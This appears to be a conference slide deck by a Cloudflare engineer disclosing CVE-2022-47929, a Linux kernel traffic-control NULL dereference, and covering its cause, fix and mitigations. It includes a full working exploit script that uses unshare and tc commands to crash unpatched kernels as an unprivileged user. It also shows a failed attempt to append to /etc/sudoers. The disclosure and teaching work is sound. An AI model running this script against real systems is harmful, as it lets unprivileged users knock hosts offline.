CVE-2022-47929
No queue no problem

Frederick Lawler

Systems Engineer @ Cloudflare

- Previously a full-stack developer (mostly backend)
- Now writes code for the Linux kernel & operating system tooling
- Primarily works in security

A brief context & pointers

It all started with a Jira ticket

1. In 2019 a network engineer experimented with traffic control
2. Experiment caused a kernel panic
3. Ticket was logged and moved to backlog
4. In early 2022 Fred was hired
5. In late 2022 Fred was assigned the ticket

Null pointer dereference

```
int main(int argc, char *argv[])
{
    int *p = 0;
    return *p;
}
```

Null pointer dereference

```
➜ ./nullderef
[1]    119689 segmentation fault (core dumped)
./nullderef
```

Null pointer dereference

man 1 coredumpctl

```
➜ ./nullderef
[1]    119689 segmentation fault (core dumped)
./nullderef

➜ coredumpctl debug
```

Null pointer dereference

```
Core was generated by `./nullderef'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x000055cc74b1c140 in main (argc=1, argv=0x7ffc4adf6ee8) at nullderef.c:4
4               return *p;
(gdb) list
1       int main(int argc, char* argv[])
2       {
3               int *p = 0;
4               return *p;
5       }
6
```

Kernel null pointer dereference panic

```
BUG: kernel NULL pointer dereference, address: 0000000000000000
#PF: supervisor read access in kernel mode
#PF: error_code(0x0000) - not-present page
PGD 0 P4D 0
Oops: 0000 [#1] PREEMPT SMP PTI
CPU: 7 PID: 891 Comm: insmod Tainted: G           O       6.1.5-virtme #6
Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.16.2-debian-1.16.2-1 04/01/2014
RIP: 0010:nullderef_init+0x2b/0x1000  [nullderef]
Code: 1f 44 00 00 48 c7 c6 54 10 39 c0 48 c7 c7 5e 10 39 c0 e8 0d fb 6f db 48 c7 c6 54 10 39 c0 48 c7 c7 a0 10 39 c0 e8 fa fa 6f db <8b> 14 25 00 00 00 00 48 c7 c6 54 10 39 c0 48 c7 c7 71 10 39 c0 e8
RSP: 0018:ffffb4670099fdd8 EFLAGS: 00010246
RAX: 000000000000002a RBX: ffffffffc0395000 RCX: 0000000000000000
RDX: 0000000000000000 RSI: 0000000000000001 RDI: 00000000ffffffff
RBP: ffffb4670099fde0 R08: 00000000ffffdfff R09: 00000000ffffdfff
R10: ffffffff9c672780 R11: ffffffff9c672780 R12: 0000000000000000
R13: 0000000000000003 R14: 0000000000000000 R15: 0000000000000000
FS:  00007f19157ed040(0000) GS:ffff994937bc0000(0000) knlGS:0000000000000000
CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
CR2: 0000000000000000 CR3: 0000000105412001 CR4: 0000000000370ee0
Call Trace:
<TASK>
do_one_initcall+0x56/0x210
do_init_module+0x4a/0x1e0
__do_sys_finit_module+0x9e/0xf0
do_syscall_64+0x37/0x90
entry_SYSCALL_64_after_hwframe+0x63/0xcd
RIP: 0033:0x7f19158ef719
Code: 08 89 e8 5b 5d c3 66 2e 0f 1f 84 00 00 00 00 00 90 48 89 f8 48 89 f7 48 89 d6 48 89 ca 4d 89 c2 4d 89 c8 4c 8b 4c 24 08 0f 05 <48> 3d 01 f0 ff ff 73 01 c3 48 8b 0d b7 06 0d 00 f7 d8 64 89 01 48
RSP: 002b:00007ffd528d01d8 EFLAGS: 00000246 ORIG_RAX: 0000000000000139
RAX: ffffffffffffffda RBX: 000055c5b16c6860 RCX: 00007f19158ef719
RDX: 0000000000000000 RSI: 000055c5afaab4a0 RDI: 0000000000000003
RBP: 000055c5afaab4a0 R08: 0000000000000000 R09: 00007f19159c82a0
R10: 0000000000000003 R11: 0000000000000246 R12: 0000000000000000
R13: 0000000000000000 R14: 000055c5b16c6800 R15: 0000000000000000
</TASK>
Modules linked in: nullderef(O+) [last unloaded: nullderef(O)]
CR2: 0000000000000000
---[ end trace 0000000000000000 ]---
RIP: 0010:nullderef_init+0x2b/0x1000  [nullderef]
Code: 1f 44 00 00 48 c7 c6 54 10 39 c0 48 c7 c7 5e 10 39 c0 e8 0d fb 6f db 48 c7 c6 54 10 39 c0 48 c7 c7 a0 10 39 c0 e8 fa fa 6f db <8b> 14 25 00 00 00 00 48 c7 c6 54 10 39 c0 48 c7 c7 71 10 39 c0 e8
RSP: 0018:ffffb4670099fdd8 EFLAGS: 00010246
RAX: 000000000000002a RBX: ffffffffc0395000 RCX: 0000000000000000
RDX: 0000000000000000 RSI: 0000000000000001 RDI: 00000000ffffffff
RBP: ffffb4670099fde0 R08: 00000000ffffdfff R09: 00000000ffffdfff
R10: ffffffff9c672780 R11: ffffffff9c672780 R12: 0000000000000000
R13: 0000000000000003 R14: 0000000000000000 R15: 0000000000000000
FS:  00007f19157ed040(0000) GS:ffff994937bc0000(0000) knlGS:0000000000000000
CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
CR2: 0000000000000000 CR3: 0000000105412001 CR4: 0000000000370ee0
```

Kernel null pointer dereference panic

```
BUG: kernel NULL pointer dereference, address: 0000000000000000
#PF: supervisor read access in kernel mode
#PF: error_code(0x0000) - not-present page
PGD 0 P4D 0
Oops: 0000 [#1] PREEMPT SMP PTI
CPU: 7 PID: 891 Comm: insmod Tainted: G           O       6.1.5-virtme #6
Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.16.2-debian-1.16.2-1
04/01/2014
RIP: 0010:nullderef_init+0x2b/0x1000  [nullderef]
Code: 1f 44 00 00 48 c7 c6 54 10 39 c0 48 c7 c7 5e 10 39 c0 e8 0d fb 6f db 48 c7 c6 54 10 39
c0 48 c7 c7 a0 10 39 c0 e8 fa fa 6f db <8b> 14 25 00 00 00 00 48 c7 c6 54 10 39 c0 48 c7 c7
71 10 39 c0 e8
RSP: 0018:ffffb4670099fdd8  EFLAGS: 00010246
RAX: 000000000000002a  RBX: ffffffffc0395000  RCX: 0000000000000000
RDX: 0000000000000000  RSI: 0000000000000001  RDI: 00000000ffffffff
RBP: ffffb4670099fde0  R08: 00000000ffffdfff  R09: 00000000ffffdfff
R10: ffffffff9c672780  R11: ffffffff9c672780  R12: 0000000000000000
R13: 0000000000000003  R14: 0000000000000000  R15: 0000000000000000
FS:  00007f19157ed040 (0000) GS:ffff994937bc0000 (0000) knlGS:0000000000000000
CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
CR2: 0000000000000000  CR3: 0000000105412001  CR4: 0000000000370ee0
```

WARNING!

From here forward, this presentation demonstrates a real Denial of Service exploit. There are legal ramifications for performing this exploit outside of educational purposes on machines/nodes/etc... that you do not have permission to do so.


How can Traffic Control cause a Kernel panic?

CVE-2022-47929

In the Linux kernel before 6.1.6, a NULL pointer dereference bug in the traffic control subsystem allows an unprivileged user to trigger a denial of service (system crash) via a crafted traffic control configuration that is set up with "tc qdisc" and "tc class" commands. This affects qdisc_graft in net/sched/sch_api.c.

Denial of Service

- Distributed Denial of Service (DDOS)
  - Many computers send an overwhelming amount of traffic to another computer
  - More easily mitigatable
- Denial of Service (DOS)
  - Arguably more damaging
  - Logic/coding bugs are usually the culprit
  - Think of a time when your favorite cloud provider broke the internet
  - Harder to mitigate



What is Traffic Control?

`man 8 tc`

- A subsystem to control packet movement in/out/around the system
- Has packet queuing strategies
  - First-in-first-out (FIFO)
  - Hierarchical
  - Noqueue
  - Many more
- Has packet filtering
- Packet monitoring

What is noqueue?

man 8 ip; noqueue

- Send packet through, if not, drop it
- As name implies, doesn't queue packets
- Default for virtual interfaces

```
➜ ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
      valid_lft forever preferred_lft forever
```

What crafted traffic control configuration?

man 1 bash; man 8 ip; man 8 tc; man 8 ping

```
root@aurelius:~# DEV=lo
root@aurelius:~# ip link set $DEV up
root@aurelius:~# tc qdisc replace dev $DEV root handle 1: htb default 1
root@aurelius:~# tc class add dev $DEV parent 1: classid 1:1 htb rate 10mbit
root@aurelius:~# tc qdisc add dev $DEV parent 1:1 handle 10: noqueue
root@aurelius:~# ping -I $DEV -w 1 -c 1 1.1.1.1 &>/dev/null
```

Root?

The description said “unprivileged user” …

Determining executable capabilities

man 1 find

```
➜ find / -executable -iname tc
2>/dev/null

/usr/sbin/tc
```

Determining executable capabilities

man 1 find; man 8 capable; man 8 tc

```
➜ find / -executable -iname tc
2>/dev/null

/usr/sbin/tc

➜ sudo capable | grep tc
```

Determining executable capabilities

man 1 find; man 8 capable; man 8 tc; man 7 capabilities

```
➜ find / -executable -iname tc 2>/dev/null

/usr/sbin/tc

➜ sudo capable | grep tc

18:56:00 1000  127888  tc
12      CAP_NET_ADMIN        1
deny
```

```
➜ /usr/sbin/tc qdisc replace dev lo root handle 1: htb default 1

RTNETLINK answers: Operation not permitted
```

Namespaces

`man 7 namespaces; man 7 user_namespaces; man 7 network_namespaces`

- Allows users to execute programs as another user
- This means, sometimes root
- Essential to the existence of containers
- Effectively, containers…

- USER_NAMESPACE
  - Supplies root & capabilities
- NETWORK_NAMESPACE
  - Segregates networking from host (think docker networks)
  - To work within a net namespace, you either do it from host via root permission or within your current process via user namespace

Container creation with unshare

man 1 id; man 5 proc; man 1 grep

```
➜ id

uid=1000(fred) gid=1000(fred) groups=1000(fred), ...

➜ grep CapEff /proc/self/status

CapEff: 0000000000000000
```

Container creation with unshare

man 1 unshare

```
➜ unshare --map-root-user --net
```

Container creation with unshare

man 1 id; man 5 proc; man 1 grep

```
➜ id

uid=0(root) gid=0(root) groups=0(root),65534(nogroup)

➜ grep CapEff /proc/self/status

CapEff: 000001fffffffff
```

Container capabilities

man 1 capsh; man 7 capabilities

```
➜ sudo capsh --decode=000001fffffffffff

0x000001fffffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read,cap_perfmon,cap_bpf,cap_checkpoint_restore
```

(different terminal)

Container creation with unshare

man 1 cat; man 5 proc; man 1 echo

```
➜ cat /proc/self/uid_map
         0       1000          1
```

Container creation with unshare

man 1 cat; man 5 proc; man 1 echo

```
➜ cat /proc/self/uid_map
         0       1000          1
➜ echo "fred ALL=(ALL:ALL) ALL" >> /etc/sudoers
zsh: permission denied: /etc/sudoers
```

Container creation with unshare

man 1 bash

```
➜ exit
```

The exploit

```
man 1 bash; man 1 echo; man 1 cat; man 1 unshare; man 8 ip;
man 8 tc; man 8 ping
```

```
#!/bin/bash -e
PATH=/sbin:$PATH
DEV=lo
echo "running exploit..."
unshare -rn --kill-child /bin/bash --init-file <(cat <<EOF
   set -x
   ip link set $DEV up
   tc qdisc replace dev $DEV root handle 1: htb default 1
   tc class add dev $DEV parent 1: classid 1:1 htb rate 10mbit
   tc qdisc add dev $DEV parent 1:1 handle 10: noqueue
   ping -I $DEV -w 1 -c 1 1.1.1.1 &>/dev/null
   set +x
   exit 0
EOF
)
```

```
BUG: kernel NULL pointer dereference, address: 0000000000000000
#PF: supervisor instruction fetch in kernel mode
#PF: error_code(0x0010) - not-present page
PGD 0 P4D 0
Oops: 0010 [#1] PREEMPT SMP PTI
CPU: 11 PID: 395 Comm: ping Not tainted 6.1.5-virtme #6
Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.16.2-debian-1.16.2-1
04/01/2014
RIP: 0010:0x0
Code: Unable to access opcode bytes at 0xffffffffffffffd6.
…
Call Trace:
<TASK>
htb_enqueue+0x2f2/0x3a0
dev_qdisc_enqueue+0x19/0x90
__dev_queue_xmit+0x60e/0xa20
ip_finish_output2+0x140/0x530
ip_push_pending_frames+0x34/0x60
raw_sendmsg+0x6a9/0xe30
__sys_sendto+0x139/0x1a0
__x64_sys_sendto+0x20/0x30
do_syscall_64+0x37/0x90
entry_SYSCALL_64_after_hwframe+0x63/0xcd
…
```

Fixing the issue

Decoded stacktrace

./scripts/decode_stacktrace.sh vmlinux < crash > crash_decoded

```
htb_enqueue (./include/net/sch_generic.h:806 net/sched/sch_htb.c:635)
dev_qdisc_enqueue (net/core/dev.c:3785)
__dev_queue_xmit (net/core/dev.c:3874 net/core/dev.c:4222)
ip_finish_output2 (./include/net/neighbour.h:546 net/ipv4/ip_output.c:228)
ip_push_pending_frames (net/ipv4/ip_output.c:1587 net/ipv4/ip_output.c:1606)
raw_sendmsg (net/ipv4/raw.c:646)
__sys_sendto (net/socket.c:717 net/socket.c:734 net/socket.c:2117)
__x64_sys_sendto (net/socket.c:2129 net/socket.c:2125 net/socket.c:2125)
```

Decoded stacktrace

./scripts/decode_stacktrace.sh vmlinux < crash > crash_decoded

```
htb_enqueue (./include/net/sch_generic.h:806 net/sched/sch_htb.c:635)
dev_qdisc_enqueue (net/core/dev.c:3785)
__dev_queue_xmit (net/core/dev.c:3874 net/core/dev.c:4222)
ip_finish_output2 (./include/net/neighbour.h:546 net/ipv4/ip_output.c:228)
ip_push_pending_frames (net/ipv4/ip_output.c:1587 net/ipv4/ip_output.c:1606)
raw_sendmsg (net/ipv4/raw.c:646)
__sys_sendto (net/socket.c:717 net/socket.c:734 net/socket.c:2117)
__x64_sys_sendto (net/socket.c:2129 net/socket.c:2125 net/socket.c:2125)
```

apt install linux-source-$(uname -r)

$ /lib/modules/$(uname -r)/build/scripts/decode_stacktrace.sh /boot/vmlinuz-$(uname -r) < my_crash_report.txt > my_crash_report_decoded.txt

Crashing location

```
./net/sched/sch_htb.c:635
635         } else if ((ret = qdisc_enqueue(skb, cl->leaf.q,
636                                         to_free)) != NET_XMIT_SUCCESS) {
637                 if (net_xmit_drop_count(ret)) {
638                         qdisc_qstats_drop(sch);
639                         cl->drops++;
640                 }
641                 return ret;
```

Obvious fix

```
./include/net/sch_generic.h:802
802 static inline int qdisc_enqueue(struct sk_buff *skb, struct Qdisc *sch,
803                                   struct sk_buff **to_free)
804 {
805         qdisc_calculate_pkt_len(skb, sch);
806         return sch->enqueue(skb, sch, to_free);
807 }
```

Obvious fix

```
./include/net/sch_generic.h:802
802 static inline int qdisc_enqueue(struct sk_buff *skb, struct Qdisc *sch,
803                                   struct sk_buff **to_free)
804 {
        if (!sch->enqueue) return -EINVAL;
805         qdisc_calculate_pkt_len(skb, sch);
806         return sch->enqueue(skb, sch, to_free);
807 }
```

The better fix (the vulnerability has been around since 2015)

96398560f26a ("net: sched: disallow noqueue for qdisc classes")

```
diff --git a/net/sched/sch_api.c b/net/sched/sch_api.c
index 2317db02c764d2..72d2c204d5f340 100644
--- a/net/sched/sch_api.c
+++ b/net/sched/sch_api.c
@@ -1133,6 +1133,11 @@ skip:
             return -ENOENT;
         }

+       if (new && new->ops == &noqueue_qdisc_ops) {
+           NL_SET_ERR_MSG(extack, "Cannot assign noqueue to a class");
+           return -EINVAL;
+       }
+
         err = cops->graft(parent, cl, new, &old, extack);
         if (err)
             return err;
```

https://blog.cloudflare.com/cve-2022-47929-traffic-control-noqueue-no-problem

Mitigations

Keep kernel updated!

Kernel is relatively safe to update

I mean your patch version: x.y.Z (6.6.Z, 6.1.Z, 5.15.Z, etc…) (or more likely, your distro kernel)

Obviously test major/minor releases

Lockdown user namespaces

`man 8 selinux; man 8 sysctl`

- SELinux policy
  ```
  allow domA_t domA_t : user_namespace { create };
  ```
- Control max-number of namespaces & pre-allocate them ahead of time
  ```
  sysctl -w kernel.unprivileged_userns_clone=[N]
  ```
- Disable USER_NS (distro specific)
  ```
  sysctl -w kernel.unprivileged_userns_clone=0
  ```
- Disable CONFIG_USER_NS

Seccomp

`man 2 seccomp`

Limits syscalls a sub-process can make

Seccomp security profiles for Docker

Kubernetes: Restrict a containers syscalls with seccomp

Just don’t run scripts from the internet

Questions?

OK! I'll just demo, and you can ask questions while the computer reboots (sorry stream viewers)